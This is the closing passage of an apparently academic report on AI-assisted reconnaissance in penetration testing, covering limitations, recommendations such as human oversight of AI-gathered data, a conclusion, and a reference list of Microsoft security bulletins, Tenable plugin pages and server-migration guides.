Robust access controls and monitoring are crucial in preventing exploitation, by external threats when using reconnaissance techniques.

3. Obfuscation Drawbacks

While using syntax to hide signatures can help evade detection it also poses a risk of making it harder for analysts to assess and improve defences.

When data is heavily obfuscated it becomes challenging to interpret and incorporate into workflows.

4. Assumptions and Oversights

AI agents may make assumptions based on their training data, which could cause them to overlook vulnerabilities that a human tester would easily identify.

Auditing the reasoning, behind their actions is more difficult compared to a tester. Thorough testing is crucial, in order to avoid oversights (Malkawi et al., 2021).

Recommendations

1. Utilize a hybrid approach; Combine the power of AI generated data with human led recon to get the results. Let AI gather amounts of core data while humans provide oversight, validation and creative enhancement (Sumanth, 2023).
2. Validate generated data; Check a sample of AI generated recon data to ensure that the models are producing high quality outputs without any obvious errors. Retrain the models as necessary.
3. Protect anonymity in reporting; Remove identifying information from reports. Anonymize recon data to prevent any potential leakage.
4. Stay updated on evolving defensive strategies; Keep yourself informed about new methods used to deceive and counteract fake datasets meant to pollute the results.

Conclusion

The integration of AI techniques such as language models, GANs and reinforcement learning has the potential to automate speed up and enhance reconnaissance capabilities beyond what human testers can achieve. With development practices in place generative AI opens up possibilities in penetration testing and provides defenders an advantage against increasingly automated adversaries. Starting with the reconnaissance phase serves as an entry point, for exploring these possibilities.

References

Archiveddocs. (2009a, October 8). *Microsoft network server: Digitally sign communications (always): Security Configuration Editor*. Microsoft Learn. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc786681(v=ws.10)?redirectedfrom=MSDN

Archiveddocs. (2009b, October 8). *RestrictNullSessAccess: Core services*. Microsoft Learn. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc785969(v=ws.10)?redirectedfrom=MSDN

BetaFred. (2023a, March 1). *Microsoft Security Bulletin MS12-073 - Moderate*. Microsoft Learn. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2012/ms12-073

BetaFred. (2023b, March 1). *Microsoft Security Bulletin MS17-010 - Critical*. Microsoft Learn. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010

BetaFred. (2023c, June 8). *Microsoft Security Bulletin MS08-067 - Critical*. Microsoft Learn. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-067

BetaFred. (2023d, June 8). *Microsoft Security Bulletin MS09-001 - Critical*. Microsoft Learn. https://learn.microsoft.com/en-us/security-updates/securitybulletins/2009/ms09-001

CrowdStrike. (2023, November 27). *Generative AI (GenAI) and its impact in cybersecurity - CrowdStrike*. crowdstrike.com. https://www.crowdstrike.com/cybersecurity-101/secops/generative-ai/

Engebretson, P. (2013a). Exploitation. In *Elsevier eBooks* (pp. 79–126). https://doi.org/10.1016/b978-0-12-411644-3.00004-2

Engebretson, P. (2013b). Post Exploitation and Maintaining Access with Backdoors, Rootkits, and Meterpreter. In *Elsevier eBooks* (pp. 167–185). https://doi.org/10.1016/b978-0-12-411644-3.00007-8

Engebretson, P. (2013c). Reconnaissance. In *Elsevier eBooks* (pp. 19–51). https://doi.org/10.1016/b978-0-12-411644-3.00002-9

Engebretson, P. (2013d). Scanning. In *Elsevier eBooks*. https://doi.org/10.1016/b978-0-12-411644-3.00003-0

Engebretson, P. (2013e). What is Penetration Testing? In *Elsevier eBooks* (pp. 14–17). https://doi.org/10.1016/b978-0-12-411644-3.00001-7

George, S., Douglas, T., & William, E. (2021). Using AI/Machine Learning for Reconnaissance Activities During Network Penetration Testing. *Academic Conferences International Limited*. https://doi.org/10.34190/IWS.21.029

How to migrate applications, data, settings and profiles from Windows Server 2003 to Server 2012 / 2016 / 2019 (or 2008) - Zinstall. (2021, August 19). Zinstall. https://www.zinstall.com/how-to/how-to-migrate-application-server-from-windows-server-2003-to-server-2008-or-2012

Huculak, M. (2023, July 17). *How to upgrade to Windows 10 from Windows XP or Vista*. Pureinfotech Windows 10 & Windows 11 Help for Humans. https://pureinfotech.com/upgrade-to-windows-10-from-windows-xp-vista/

Lee, B., & Lee, B. (2021, January 11). *Migrate from Windows Server 2003 to Windows Server 2019 with Storage Migration*. Virtualization Howto. https://www.virtualizationhowto.com/2018/10/migrate-from-windows-server-2003-to-windows-server-2019-with-storage-migration/

Malkawi, M., Özyer, T., & Alhajj, R. (2021). Automation of active reconnaissance phase. *Proceedings of the 2021 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining*. https://doi.org/10.1145/3487351.3492720

Microsoft IIS 6.0 Unsupported Version Detection. (2017, April 17). Tenable®. Retrieved January 7, 2024, from https://www.tenable.com/plugins/nessus/97994

Microsoft Windows Server 2003 IIS 6.0 WebDAV PROPFIND Request . . . (2017, April 20). Tenable®. Retrieved January 7, 2024, from https://www.tenable.com/plugins/nessus/99523

Microsoft Windows Server 2003 Unsupported Installation Detection. (2015, July 15). Tenable®. Retrieved January 6, 2024, from https://www.tenable.com/plugins/nessus/84729

Microsoft Windows XP Unsupported Installation Detection. (2014, March 25). Tenable®. Retrieved January 9, 2024, from https://www.tenable.com/plugins/nessus/73182

Mimoso, M. (2021, September 16). Publicly Attacked Microsoft IIS Zero Day Unlikely to be Patched. *Threatpost*. https://threatpost.com/publicly-attacked-microsoft-iis-zero-day-unlikely-to-be-patched/124641/

MS08-067: Microsoft Windows Server Service Crafted RPC Request. . . (2008, October 10). Tenable®. Retrieved January 6, 2024, from https://www.tenable.com/plugins/nessus/34477

MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Ex. . . (2009, January 13). Tenable®. Retrieved January 6, 2024, from https://www.tenable.com/plugins/nessus/35362

MS12-073: Vulnerabilities in Microsoft Internet Information SE. . . (2012, November 14). Tenable®. Retrieved January 9, 2024, from https://www.tenable.com/plugins/nessus/62905

MS17-010: Security Update for Microsoft Windows SMB Server (40. . . (2017, March 20). Tenable®. Retrieved January 6, 2024, from https://www.tenable.com/plugins/nessus/97833

Pyle, N. (2016, September 16). *Stop using SMB1*. TECHCOMMUNITY.MICROSOFT.COM. Retrieved January 6, 2024, from https://techcommunity.microsoft.com/t5/storage-at-microsoft/stop-using-smb1/ba-p/425858

Rick-Anderson. (2020, May 14). *Migrate a Web Site from IIS 6.0 to IIS 7 or above*. Microsoft Learn. https://learn.microsoft.com/en-us/iis/publish/using-web-deploy/migrate-a-web-site-from-iis-60-to-iis-7-or-above

Rosencrance, L., & Bigelow, S. J. (2019, September 5). *Internet Information Services (IIS)*. SearchWindowsServer. https://www.techtarget.com/searchwindowsserver/definition/IIS

Sengupta, S. (2022, October 10). 5 phases of ETHICAL HACKING | Crashtest Security. *Crashtest Security*. https://crashtest-security.com/five-steps-of-ethical-hacking/

Shah, S. (2023, December). *Microsoft Windows SMB NULL Session Authentication Vulnerability | Defense.com Help Centre*. https://help.defense.com/en/articles/6714717-microsoft-windows-smb-null-session-authentication-vulnerability

Shivanandhan, M. (2020, October 2). *What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time*. freeCodeCamp.org. https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/

SMB NULL Session Authentication. (2007, April 10). Tenable®. Retrieved January 6, 2024, from https://www.tenable.com/plugins/nessus/26920

SMB Signing not required. (2012, January 19). Tenable®. Retrieved January 6, 2024, from https://www.tenable.com/plugins/nessus/57608

Subhani, S. (2023, September 27). How to resolve SMB Signing not required Vulnerability. *Medium*. https://shahzadsubhani.medium.com/how-to-resolve-smb-signing-not-required-vulnerability-a1057219ed61

Sumanth, G. (2023, November 28). *Manual vs. Automated Reconnaissance*. Appsecengineer. Retrieved January 8, 2024, from https://www.appsecengineer.com/blog/manual-vs-automated-reconnaissance#:~:text=Limitations%20of%20Manual%20Reconnaissance,-Time%2DConsuming%20Process&text=Ethical%20hackers%20invest%20significant%20time,of%20organizations%20requiring%20quick%20assessments.

Tejada, M. (n.d.). *Steps to Migrate the Websites from IIS 7.5 to IIS 10*. Scribd. Retrieved January 9, 2024, from https://www.scribd.com/document/373735634/Steps-to-Migrate-the-Websites-from-IIS-7-5-to-IIS-10

Unsupported web server detection. (2008, October 21). Tenable®. Retrieved January 7, 2024, from https://www.tenable.com/plugins/nessus/34460

Vera. (2023, January 13). *How to upgrade Windows XP to Windows 10? see the guide! - MiniTool*. MiniTool. https://www.minitool.com/backup-tips/upgrade-windows-xp-to-windows-10.html

Webmaster. (2019, May 8). *Migrate IIS and Manage it Remotely*. GeekLifeNow. https://geeklifenow.com/2019-05-08-Manage-IIS-Remotely/